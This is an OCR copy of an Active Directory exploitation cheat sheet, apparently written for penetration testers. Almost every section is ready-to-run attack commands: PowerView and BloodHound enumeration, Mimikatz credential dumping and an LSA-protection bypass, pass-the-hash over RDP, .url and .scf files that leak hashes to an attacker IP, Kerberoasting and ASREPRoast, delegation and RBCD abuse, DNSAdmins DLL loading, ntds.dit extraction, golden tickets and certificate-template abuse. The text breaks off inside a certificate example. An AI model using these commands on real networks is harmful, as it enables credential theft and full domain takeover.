
Active Directory Exploitation Cheat Sheet by S1ckB0y1337

This cheat sheet contains common enumeration and attack methods for Windows Active Directory.

This cheat sheet is inspired by the PayloadAllTheThings repo.



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- Powersploit
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- Powermad
- Impacket
- Mimikatz
- Rubeus -> Compiled Version
- BloodHound
- AD Module
- ASREPRoast

Domain Enumeration

Using PowerView

Powerview v.3.0
Powerview Wiki

- **Get Current Domain:** `Get-Domain`
- **Enumerate Other Domains:** `Get-Domain -Domain <DomainName>`
- **Get Domain SID:** `Get-DomainSID`

- **Get Domain Policy:**

- `Get-DomainPolicy`
-
- `#Will show us the policy configurations of the Domain about system access or kerberos`
- `Get-DomainPolicy | Select-Object -ExpandProperty SystemAccess`
  `Get-DomainPolicy | Select-Object -ExpandProperty KerberosPolicy`

- **Get Domain Controllers:**

- `Get-DomainController`
  `Get-DomainController -Domain <DomainName>`

- **Enumerate Domain Users:**

```
#Save all Domain Users to a file
Get-DomainUser | Out-File -FilePath .\DomainUsers.txt

#Will return specific properties of a specific user
Get-DomainUser -Identity [username] -Properties DisplayName, MemberOf | Format-List

#Enumerate user logged on a machine
Get-NetLoggedon -ComputerName <ComputerName>

#Enumerate Session Information for a machine
Get-NetSession -ComputerName <ComputerName>

#Enumerate domain machines of the current/specified domain where specific users are logged into
Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName, SessionFromName
```

- **Enum Domain Computers:**

```
Get-DomainComputer -Properties OperatingSystem, Name, DnsHostName | Sort-Object -Property DnsHostName

#Enumerate Live machines
Get-DomainComputer -Ping -Properties OperatingSystem, Name, DnsHostName | Sort-Object -Property DnsHostName
```

- **Enum Groups and Group Members:**

```
#Save all Domain Groups to a file:
Get-DomainGroup | Out-File -FilePath .\DomainGroup.txt

#Return members of Specific Group (eg. Domain Admins & Enterprise Admins)
Get-DomainGroup -Identity '<GroupName>' | Select-Object -ExpandProperty Member
Get-DomainGroupMember -Identity '<GroupName>' | Select-Object MemberDistinguishedName

#Enumerate the local groups on the local (or remote) machine. Requires local admin rights on the remote machine
Get-NetLocalGroup | Select-Object GroupName

#Enumerates members of a specific local group on the local (or remote) machine. Also requires local admin rights on the remote machine
Get-NetLocalGroupMember -GroupName Administrators | Select-Object MemberName, IsGroup, IsDomain

#Return all GPOs in a domain that modify local group memberships through Restricted Groups or Group Policy Preferences
Get-DomainGPOLocalGroup | Select-Object GPODisplayName, GroupName
```

- **Enumerate Shares:**

- #Enumerate Domain Shares
- Find-DomainShare
-
- #Enumerate Domain Shares the current user has access
- Find-DomainShare -CheckShareAccess
-
- #Enumerate "Interesting" Files on accessible shares
  Find-InterestingDomainShareFile -Include *passwords*

- **Enum Group Policies:**

- Get-DomainGPO -Properties DisplayName | Sort-Object -Property DisplayName
-
- #Enumerate all GPOs to a specific computer
- Get-DomainGPO -ComputerIdentity <ComputerName> -Properties DisplayName |
  Sort-Object -Property DisplayName
-
- #Get users that are part of a Machine's local Admin group
  Get-DomainGPOComputerLocalGroupMapping -ComputerName <ComputerName>

- **Enum OUs:**

  Get-DomainOU -Properties Name | Sort-Object -Property Name

- **Enum ACLs:**

- # Returns the ACLs associated with the specified account
- Get-DomaiObjectAcl -Identity <AccountName> -ResolveGUIDs
-
- #Search for interesting ACEs
- Find-InterestingDomainAcl -ResolveGUIDs
-
- #Check the ACLs associated with a specified path (e.g smb share)
  Get-PathAcl -Path "\\Path\Of\A\Share"

- **Enum Domain Trust:**

- Get-DomainTrust
- Get-DomainTrust -Domain <DomainName>
-
- #Enumerate all trusts for the current domain and then enumerates all trusts
  for each domain it finds
  Get-DomainTrustMapping

- **Enum Forest Trust:**

- Get-ForestDomain
- Get-ForestDomain -Forest <ForestName>
-
- #Map the Trust of the Forest
- Get-ForestTrust
  Get-ForestTrust -Forest <ForestName>

- **User Hunting:**

```
#Finds all machines on the current domain where the current user has local admin access
Find-LocalAdminAccess -Verbose

#Find local admins on all machines of the domain
Find-DomainLocalGroupMember -Verbose

#Find computers were a Domain Admin OR a spesified user has a session
Find-DomainUserLocation | Select-Object UserName, SessionFromName

#Confirming admin access
Test-AdminAccess
```

> ❗ **Priv Esc to Domain Admin with User Hunting:**
> I have local admin access on a machine -> A Domain Admin has a session on that machine -> I steal his token and impersonate him -> Profit!

Using AD Module

- **Get Current Domain:** `Get-ADDomain`
- **Enum Other Domains:** `Get-ADDomain -Identity <Domain>`
- **Get Domain SID:** `Get-DomainSID`

- **Get Domain Controlers:**

```
Get-ADDomainController
Get-ADDomainController -Identity <DomainName>
```

- **Enumerate Domain Users:**

```
Get-ADUser -Filter * -Identity <user> -Properties *

#Get a spesific "string" on a user's attribute
Get-ADUser -Filter 'Description -like "*wtver*"' -Properties Description | select Name, Description
```

- **Enum Domain Computers:**

```
Get-ADComputer -Filter * -Properties *
Get-ADGroup -Filter *
```

- **Enum Domain Trust:**

```
Get-ADTrust -Filter *
Get-ADTrust -Identity <DomainName>
```

- **Enum Forest Trust:**

```
Get-ADForest
Get-ADForest -Identity <ForestName>

#Domains of Forest Enumeration
```

```
(Get-ADForest).Domains
```

- **Enum Local AppLocker Effective Policy:**

```
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```

Using BloodHound

Remote BloodHound

Python BloodHound Repository or install it with `pip3 install bloodhound`

```
bloodhound-python -u <UserName> -p <Password> -ns <Domain Controller's Ip> -d
<Domain> -c All
```

On Site BloodHound

```
#Using exe ingestor
.\SharpHound.exe --CollectionMethod All --LdapUsername <UserName> --LdapPassword
<Password> --domain <Domain> --domaincontroller <Domain Controller's Ip> --
OutputDirectory <PathToFile>

#Using PowerShell module ingestor
. .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All --LdapUsername <UserName> --LdapPassword
<Password> --OutputDirectory <PathToFile>
```

Useful Enumeration Tools

- ldapdomaindump Information dumper via LDAP
- adidnsdump Integrated DNS dumping by any authenticated user
- ACLight Advanced Discovery of Privileged Accounts
- ADRecon Detailed Active Directory Recon Tool

Local Privilege Escalation

- Windows Privilege Escalation CheatSheet Cheat Sheet for Windows Local Privilege Escalations
- Juicy Potato Abuse SeImpersonate or SeAssignPrimaryToken Privileges for System Impersonation

  ⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- Lovely Potato Automated Juicy Potato

  ⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- PrintSpoofer Exploit the PrinterBug for System Impersonation

  Works for Windows Server 2019 and Windows 10

- RoguePotato Upgraded Juicy Potato

  Works for Windows Server 2019 and Windows 10

- Abusing Token Privileges

- SMBGhost CVE-2020-0796
  PoC

- CVE-2021-36934 (HiveNightmare/SeriousSAM)

Useful Local Priv Esc Tools

- PowerUp Misconfiguration Abuse
- BeRoot General Priv Esc Enumeration Tool
- Privesc General Priv Esc Enumeration Tool
- FullPowers Restore A Service Account's Privileges

Lateral Movement

PowerShell Remoting

```
#Enable PowerShell Remoting on current Machine (Needs Admin Access)
Enable-PSRemoting

#Entering or Starting a new PSSession (Needs Admin Access)
$sess = New-PSSession -ComputerName <Name>
Enter-PSSession -ComputerName <Name> OR -Sessions <SessionName>
```

Remote Code Execution with PS Credentials

```
$SecPassword = ConvertTo-SecureString '<Wtver>' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('htb.local\<WtverUser>', $SecPassword)
Invoke-Command -ComputerName <WtverMachine> -Credential $Cred -ScriptBlock
{whoami}
```

Import a PowerShell Module and Execute its Functions Remotely

```
#Execute the command and start a session
```

```
Invoke-Command -Credential $cred -ComputerName <NameOfComputer> -FilePath
c:\FilePath\file.ps1 -Session $sess

#Interact with the session
Enter-PSSession -Session $sess
```

Executing Remote Stateful commands

```
#Create a new session
$sess = New-PSSession -ComputerName <NameOfComputer>

#Execute command on the session
Invoke-Command -Session $sess -ScriptBlock {$ps = Get-Process}

#Check the result of the command to confirm we have an interactive session
Invoke-Command -Session $sess -ScriptBlock {$ps}
```

Mimikatz

```
#The commands are in cobalt strike format!

#Dump LSASS:
mimikatz privilege::debug
mimikatz token::elevate
mimikatz sekurlsa::logonpasswords

#(Over) Pass The Hash
mimikatz privilege::debug
mimikatz sekurlsa::pth /user:<UserName> /ntlm:<> /domain:<DomainFQDN>

#List all available kerberos tickets in memory
mimikatz sekurlsa::tickets

#Dump local Terminal Services credentials
mimikatz sekurlsa::tspkg

#Dump and save LSASS in a file
mimikatz sekurlsa::minidump c:\temp\lsass.dmp

#List cached MasterKeys
mimikatz sekurlsa::dpapi

#List local Kerberos AES Keys
mimikatz sekurlsa::ekeys

#Dump SAM Database
mimikatz lsadump::sam

#Dump SECRETS Database
mimikatz lsadump::secrets

#Inject and dump the Domain Controler's Credentials
mimikatz privilege::debug
mimikatz token::elevate
mimikatz lsadump::lsa /inject

#Dump the Domain's Credentials without touching DC's LSASS and also remotely
```

```
mimikatz lsadump::dcsync /domain:<DomainFQDN> /all

#List and Dump local kerberos credentials
mimikatz kerberos::list /dump

#Pass The Ticket
mimikatz kerberos::ptt <PathToKirbiFile>

#List TS/RDP sessions
mimikatz ts::sessions

#List Vault credentials
mimikatz vault::list
```

❗ What if mimikatz fails to dump credentials because of LSA Protection controls ?

- LSA as a Protected Process (Kernel Land Bypass)

```
#Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1
reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa

#Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe
#Now lets import the mimidriver.sys to the system
mimikatz # !+

#Now lets remove the protection flags from lsass.exe process
mimikatz # !processprotect /process:lsass.exe /remove

#Finally run the logonpasswords function to dump lsass
mimikatz # sekurlsa::logonpasswords
```

- LSA as a Protected Process (Userland "Fileless" Bypass)
  - PPLdump
  - Bypassing LSA Protection in Userland

- LSA is running as virtualized process (LSAISO) by Credential Guard

```
#Check if a process called lsaiso.exe exists on the running processes
tasklist |findstr lsaiso

#If it does there isn't a way tou dump lsass, we will only get encrypted data. But we can still use keyloggers or clipboard dumpers to capture data.
#Lets inject our own malicious Security Support Provider into memory, for this example i'll use the one mimikatz provides
mimikatz # misc::memssp

#Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log
```

- Detailed Mimikatz Guide

- [Poking Around With 2 lsass Protection Options]

Remote Desktop Protocol

If the host we want to lateral move to has "RestrictedAdmin" enabled, we can pass the hash using the RDP protocol and get an interactive session without the plaintext password.

- Mimikatz:

```
#We execute pass-the-hash using mimikatz and spawn an instance of mstsc.exe with the "/restrictedadmin" flag
privilege::debug
sekurlsa::pth /user:<Username> /domain:<DomainName> /ntlm:<NTLMHash> /run:"mstsc.exe /restrictedadmin"

#Then just click ok on the RDP dialogue and enjoy an interactive session as the user we impersonated
```

- xFreeRDP:

```
xfreerdp  +compression +clipboard /dynamic-resolution +toggle-fullscreen /cert-ignore /bpp:8  /u:<Username> /pth:<NTLMHash> /v:<Hostname | IPAddress>
```

❗ If Restricted Admin mode is disabled on the remote machine we can connect on the host using another tool/protocol like psexec or winrm and enable it by creating the following registry key and setting it's value zero: "HKLM:\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin".

URL File Attacks

- .url file

```
[InternetShortcut]
URL=whatever
WorkingDirectory=whatever
IconFile=\\<AttackersIp>\%USERNAME%.icon
IconIndex=1
[InternetShortcut]
URL=file://<AttackersIp>/leak/leak.html
```

- .scf file

```
[Shell]
Command=2
IconFile=\\<AttackersIp>\Share\test.ico
[Taskbar]
Command=ToggleDesktop
```

Putting these files in a writeable share the victim only has to open the file explorer and navigate to the share. **Note** that the file doesn't need to be opened or the user

to interact with it, but it must be on the top of the file system or just visible in the windows explorer window in order to be rendered. Use responder to capture the hashes.

❗ .scf file attacks won't work on the latest versions of Windows.

Useful Tools

- Powercat netcat written in powershell, and provides tunneling, relay and portforward capabilities.
- SCShell fileless lateral movement tool that relies on ChangeServiceConfigA to run command
- Evil-Winrm the ultimate WinRM shell for hacking/pentesting
- RunasCs Csharp and open version of windows builtin runas.exe
- ntlm_theft creates all possible file formats for url file attacks

Domain Privilege Escalation

Kerberoast

WUT IS DIS?:
All standard domain users can request a copy of all service accounts along with their correlating password hashes, so we can ask a TGS for any SPN that is bound to a "user"
account, extract the encrypted blob that was encrypted using the user's password and bruteforce it offline.

- PowerView:

```
#Get User Accounts that are used as Service Accounts
Get-NetUser -SPN

#Get every available SPN account, request a TGS and dump its hash
Invoke-Kerberoast

#Requesting the TGS for a single account:
Request-SPNTicket

#Export all tickets using Mimikatz
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- AD Module:

```
#Get User Accounts that are used as Service Accounts
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties
ServicePrincipalName
```

- Impacket:

```
python GetUserSPNs.py <DomainName>/<DomainUser>:<Password> -outputfile
<FileName>
```

- Rubeus:

```
#Kerberoasting and outputing on a file with a spesific format
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>

#Kerberoasting whle being "OPSEC" safe, essentially while not try to roast
AES enabled accounts
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /rc4opsec

#Kerberoast AES enabled accounts
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /aes

#Kerberoast spesific user account
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>
/user:<username> /simple

#Kerberoast by specifying the authentication credentials
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>
/creduser:<username> /credpassword:<password>
```

ASREPRoast

WUT IS DIS?:
If a domain user account do not require kerberos preauthentication, we can request a valid TGT for this account without even having domain credentials, extract the encrypted
blob and bruteforce it offline.

- PowerView: `Get-DomainUser -PreauthNotRequired -Verbose`
- AD Module: `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth`

Forcefully Disable Kerberos Preauth on an account i have Write Permissions or more! Check for interesting permissions on accounts:

Hint: We add a filter e.g. RDPUsers to get "User Accounts" not Machine Accounts, because Machine Account hashes are not crackable!

PowerView:

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentinyReferenceName -match "RDPUsers"}
Disable Kerberos Preauth:
Set-DomainObject -Identity <UserAccount> -XOR @{useraccountcontrol=4194304} -
Verbose
Check if the value changed:
Get-DomainUser -PreauthNotRequired -Verbose
```

- And finally execute the attack using the ASREPRoast tool.

```
#Get a spesific Accounts hash:
Get-ASREPHash -UserName <UserName> -Verbose

#Get any ASREPRoastable Users hashes:
Invoke-ASREPRoast -Verbose
```

- Using Rubeus:

```
#Trying the attack for all domain users
Rubeus.exe asreproast /format:<hashcat|john> /domain:<DomainName>
/outfile:<filename>

#ASREPRoast spesific user
Rubeus.exe asreproast /user:<username> /format:<hashcat|john>
/domain:<DomainName> /outfile:<filename>

#ASREPRoast users of a spesific OU (Organization Unit)
Rubeus.exe asreproast /ou:<OUName> /format:<hashcat|john>
/domain:<DomainName> /outfile:<filename>
```

- Using Impacket:

```
#Trying the attack for the specified users on the file
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -outputfile
<FileName>
```

Password Spray Attack

If we have harvest some passwords by compromising a user account, we can use this method to try and exploit password reuse on other domain accounts.

Tools:

- DomainPasswordSpray
- CrackMapExec
- Invoke-CleverSpray
- Spray

Force Set SPN

WUT IS DIS ?: If we have enough permissions -> GenericAll/GenericWrite we can set a SPN on a target account, request a TGS, then grab its blob and bruteforce it.

- PowerView:

```
#Check for interesting permissions on accounts:
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentinyReferenceName -match
"RDPUsers"}
```

```
#Check if current user has already an SPN setted:
Get-DomainUser -Identity <UserName> | select serviceprincipalname

#Force set the SPN on the account:
Set-DomainObject <UserName> -Set @{serviceprincipalname='ops/whatever1'}
```

- AD Module:

```
#Check if current user has already an SPN setted
Get-ADUser -Identity <UserName> -Properties ServicePrincipalName | select
ServicePrincipalName

#Force set the SPN on the account:
Set-ADUser -Identiny <UserName> -ServicePrincipalNames
@{Add='ops/whatever1'}
```

Finally use any tool from before to grab the hash and kerberoast it!

Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Domain Escalation.

```
#List shadow copies using vssadmin (Needs Admnistrator Access)
vssadmin list shadows

#List shadow copies using diskshadow
diskshadow list shadows all

#Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

1. You can dump the backuped SAM database and harvest credentials.
2. Look for DPAPI stored creds and decrypt them.
3. Access backuped sensitive files.

List and Decrypt Stored Credentials using Mimikatz

Usually encrypted credentials are stored in:

- `%appdata%\Microsoft\Credentials`
- `%localappdata%\Microsoft\Credentials`

```
#By using the cred function of mimikatz we can enumerate the cred object and get
information about it:
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"

#From the previous command we are interested to the "guidMasterKey" parameter,
that tells us which masterkey was used to encrypt the credential
#Lets enumerate the Master Key:
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>"
```

```
#Now if we are on the context of the user (or system) that the credential belogs
to, we can use the /rpc flag to pass the decryption of the masterkey to the domain
controler:
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>" /rpc

#We now have the masterkey in our local cache:
dpapi::cache

#Finally we can decrypt the credential using the cached masterkey:
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"
```

Detailed Article: [DPAPI all the things]

Unconstrained Delegation

WUT IS DIS ?: If we have Administrative access on a machine that has Unconstrained Delegation enabled, we can wait for a high value target or DA to connect to it, steal his TGT then ptt and impersonate him!

Using PowerView:

```
#Discover domain joined computers that have Unconstrained Delegation enabled
Get-NetComputer -UnConstrained

#List tickets and check if a DA or some High Value target has stored its TGT
Invoke-Mimikatz -Command '"sekurlsa::tickets"'

#Command to monitor any incoming sessions on our compromised server
Invoke-UserHunter -ComputerName <NameOfTheComputer> -Poll
<TimeOfMonitoringInSeconds> -UserName <UserToMonitorFor> -Delay
<WaitInterval> -Verbose

#Dump the tickets to disk:
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

#Impersonate the user using ptt attack:
Invoke-Mimikatz -Command '"kerberos::ptt <PathToTicket>"'
```

Note: We can also use Rubeus!

Constrained Delegation

Using PowerView and Kekeo:

```
#Enumerate Users and Computers with constrained delegation
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth

#If we have a user that has Constrained delegation, we ask for a valid tgt of this
user using kekeo
tgt::ask /user:<UserName> /domain:<Domain's FQDN> /rc4:<hashedPasswordOfTheUser>

#Then using the TGT we have ask a TGS for a Service this user has Access to
through constrained delegation
```

```
tgs::s4u /tgt:<PathToTGT> /user:<UserToImpersonate>@<Domain's FQDN>
/service:<Service's SPN>

#Finally use mimikatz to ptt the TGS
Invoke-Mimikatz -Command '"kerberos::ptt <PathToTGS>"'
```

ALTERNATIVE: Using Rubeus:

```
Rubeus.exe s4u /user:<UserName> /rc4:<NTLMhashedPasswordOfTheUser>
/impersonateuser:<UserToImpersonate> /msdsspn:"<Service's SPN>"
/altservice:<Optional> /ptt
```

Now we can access the service as the impersonated user!

🏳 **What if we have delegation rights for only a spesific SPN? (e.g TIME):**

In this case we can still abuse a feature of kerberos called "alternative service". This allows us to request TGS tickets for other "alternative" services and not only for the one we have rights for. Thats gives us the leverage to request valid tickets for any service we want that the host supports, giving us full access over the target machine.

Resource Based Constrained Delegation

WUT IS DIS?:
TL;DR
If we have GenericALL/GenericWrite privileges on a machine account object of a domain, we can abuse it and impersonate ourselves as any user of the domain to it. For example we can impersonate Domain Administrator and have complete access.

Tools we are going to use:

- PowerView
- Powermad
- Rubeus

First we need to enter the security context of the user/machine account that has the privileges over the object. If it is a user account we can use Pass the Hash, RDP, PSCredentials etc.

Exploitation Example:

```
#Import Powermad and use it to create a new MACHINE ACCOUNT
. .\Powermad.ps1
New-MachineAccount -MachineAccount <MachineAccountName> -Password $(ConvertTo-
SecureString 'p@ssword!' -AsPlainText -Force) -Verbose

#Import PowerView and get the SID of our new created machine account
. .\PowerView.ps1
$ComputerSid = Get-DomainComputer <MachineAccountName> -Properties objectsid |
Select -Expand objectsid
```

```
#Then by using the SID we are going to build an ACE for the new created machine
account using a raw security descriptor:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

#Next, we need to set the security descriptor in the msDS-
AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking
over, again using PowerView
Get-DomainComputer TargetMachine | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose

#After that we need to get the RC4 hash of the new machine account's password
using Rubeus
Rubeus.exe hash /password:'p@ssword!'

#And for this example, we are going to impersonate Domain Administrator on the
cifs service of the target computer using Rubeus
Rubeus.exe s4u /user:<MachineAccountName> /rc4:<RC4HashOfMachineAccountPassword>
/impersonateuser:Administrator /msdsspn:cifs/TargetMachine.wtver.domain
/domain:wtver.domain /ptt

#Finally we can access the C$ drive of the target machine
dir \\TargetMachine.wtver.domain\C$
```

Detailed Articles:

- Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory
- RESOURCE-BASED CONSTRAINED DELEGATION ABUSE

❗ In Constrain and Resource-Based Constrained Delegation if we don't have the password/hash of the account with TRUSTED_TO_AUTH_FOR_DELEGATION that we try to abuse, we can use the very nice trick "tgt::deleg" from kekeo or "tgtdeleg" from rubeus and fool Kerberos to give us a valid TGT for that account. Then we just use the ticket instead of the hash of the account to perform the attack.

```
#Command on Rubeus
Rubeus.exe tgtdeleg /nowrap
```

Detailed Article: Rubeus – Now With More Kekeo

DNSAdmins Abuse

WUT IS DIS ?: If a user is a member of the DNSAdmins group, he can possibly load an arbitary DLL with the privileges of dns.exe that runs as SYSTEM. In case the DC serves a DNS, the user can escalate his privileges to DA. This exploitation process needs privileges to restart the DNS service to work.

1. Enumerate the members of the DNSAdmins group:

    - PowerView: `Get-NetGroupMember -GroupName "DNSAdmins"`
    - AD Module: `Get-ADGroupMember -Identiny DNSAdmins`

2. Once we found a member of this group we need to compromise it (There are many ways).

3. Then by serving a malicious DLL on a SMB share and configuring the dll usage,we can escalate our privileges:

```
#Using dnscmd:
dnscmd <NameOfDNSMAchine> /config /serverlevelplugindll
\\Path\To\Our\Dll\malicious.dll

#Restart the DNS Service:
sc \\DNSServer stop dns
sc \\DNSServer start dns
```

Abusing Active Directory-Integraded DNS

- Exploiting Active Directory-Integrated DNS
- ADIDNS Revisited
- Inveigh

Abusing Backup Operators Group

WUT IS DIS ?: If we manage to compromise a user account that is member of the Backup Operators group, we can then abuse it's SeBackupPrivilege to create a shadow copy of the current state of the DC, extract the ntds.dit database file, dump the hashes and escalate our privileges to DA.

1. Once we have access on an account that has the SeBackupPrivilege we can access the DC and create a shadow copy using the signed binary diskshadow:

```
#Create a .txt file that will contain the shadow copy process script
Script ->{
set context persistent nowriters
set metadata c:\windows\system32\spool\drivers\color\example.cab
set verbose on
begin backup
add volume c: alias mydrive

create

expose %mydrive% w:
end backup
}

#Execute diskshadow with our script as parameter
diskshadow /s script.txt
```

17. Next we need to access the shadow copy, we may have the SeBackupPrivilege but we cant just simply copy-paste ntds.dit, we need to mimic a backup software and use Win32 API calls to copy it on an accessible folder. For this we are going to use this amazing repo:

```
#Importing both dlls from the repo using powershell
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

#Checking if the SeBackupPrivilege is enabled
Get-SeBackupPrivilege

#If it isn't we enable it
Set-SeBackupPrivilege

#Use the functionality of the dlls to copy the ntds.dit database file from the shadow copy to a location of our choice
Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\<PathToSave>\ntds.dit -Overwrite

#Dump the SYSTEM hive
reg save HKLM\SYSTEM c:\temp\system.hive
```

32. Using smbclient.py from impacket or some other tool we copy ntds.dit and the SYSTEM hive on our local machine.

33. Use secretsdump.py from impacket and dump the hashes.

34. Use psexec or another tool of your choice to PTH and get Domain Admin access.

Abusing Exchange

- Abusing Exchange one Api call from DA
- CVE-2020-0688
- PrivExchange Exchange your privileges for Domain Admin privs by abusing Exchange

Weaponizing Printer Bug

- Printer Server Bug to Domain Administrator
- NetNTLMtoSilverTicket

Abusing ACLs

- Escalating privileges with ACLs in Active Directory
- aclpwn.py

- Invoke-ACLPwn

Abusing IPv6 with mitm6

- Compromising IPv4 networks via IPv6
- mitm6

SID History Abuse

WUT IS DIS?: If we manage to compromise a child domain of a forest and SID filtering isn't enabled (most of the times is not), we can abuse it to privilege escalate to Domain Administrator of the root domain of the forest. This is possible because of the SID History field on a kerberos TGT ticket, that defines the "extra" security groups and privileges.

Exploitation example:

```
#Get the SID of the Current Domain using PowerView
Get-DomainSID -Domain current.root.domain.local

#Get the SID of the Root Domain using PowerView
Get-DomainSID -Domain root.domain.local

#Create the Enteprise Admins SID
Format: RootDomainSID-519

#Forge "Extra" Golden Ticket using mimikatz
kerberos::golden /user:Administrator /domain:current.root.domain.local
/sid:<CurrentDomainSID> /krbtgt:<krbtgtHash> /sids:<EnterpriseAdminsSID>
/startoffset:0 /endin:600 /renewmax:10080 /ticket:\path\to\ticket\golden.kirbi

#Inject the ticket into memory
kerberos::ptt \path\to\ticket\golden.kirbi

#List the DC of the Root Domain
dir \\dc.root.domain.local\C$

#Or DCsync and dump the hashes using mimikatz
lsadump::dcsync /domain:root.domain.local /all
```

Detailed Articles:

- Kerberos Golden Tickets are Now More Golden
- A Guide to Attacking Domain Trusts

Exploiting SharePoint

- CVE-2019-0604 RCE Exploitation
  PoC

- CVE-2019-1257 Code execution through BDC deserialization
- CVE-2020-0932 RCE using typeconverters
  PoC

Zerologon

- Zerologon: Unauthenticated domain controller compromise: White paper of the vulnerability.
- SharpZeroLogon: C# implementation of the Zerologon exploit.
- Invoke-ZeroLogon: PowerShell implementation of the Zerologon exploit.
- Zer0Dump: Python implementation of the Zerologon exploit using the impacket library.

PrintNightmare

- CVE-2021-34527: Vulnerability details.
- Impacket implementation of PrintNightmare: Reliable PoC of PrintNightmare using the impacket library.
- C# Implementation of CVE-2021-1675: Reliable PoC of PrintNightmare written in C#.

Active Directory Certificate Services

Check for Vulnerable Certificate Templates with: Certify

Note: Certify can be executed with Cobalt Strike's `execute-assembly` command as well
`.\Certify.exe find /vulnerable /quiet`

Make sure the msPKI-Certificates-Name-Flag value is set to "ENROLLEE_SUPPLIES_SUBJECT" and that the Enrollment Rights allow Domain/Authenticated Users. Additionally, check that the pkiextendedkeyusage parameter contains the "Client Authentication" value as well as that the "Authorized Signatures Required" parameter is set to 0.

This exploit only works because these settings enable server/client authentication, meaning an attacker can specify the UPN of a Domain Admin ("DA") and use the captured certificate with Rubeus to forge authentication.

Note: If a Domain Admin is in a Protected Users group, the exploit may not work as intended. Check before choosing a DA to target.

Request the DA's Account Certificate with Certify

```
.\Certify.exe request /template:<Template Name> /quiet /ca:"<CA Name>"
/domain:<domain.com> /path:CN=Configuration,DC=<domain>,DC=com /altname:<Domain
Admin AltName> /machine
```

This should return a valid certificate for the associated DA account.

The exported `cert.pem` and `cert.key` files must be consolidated into a single `cert.pem` file, with one gap of whitespace between the `END RSA PRIVATE KEY` and the `BEGIN CERTIFICATE`.

Example of `cert.pem`:

```
-----BEGIN RSA PRIVATE KEY-----
BIIEogIBAAk15x0ID[...]
[...]
[...]
-----END RSA PRIVATE KEY-----
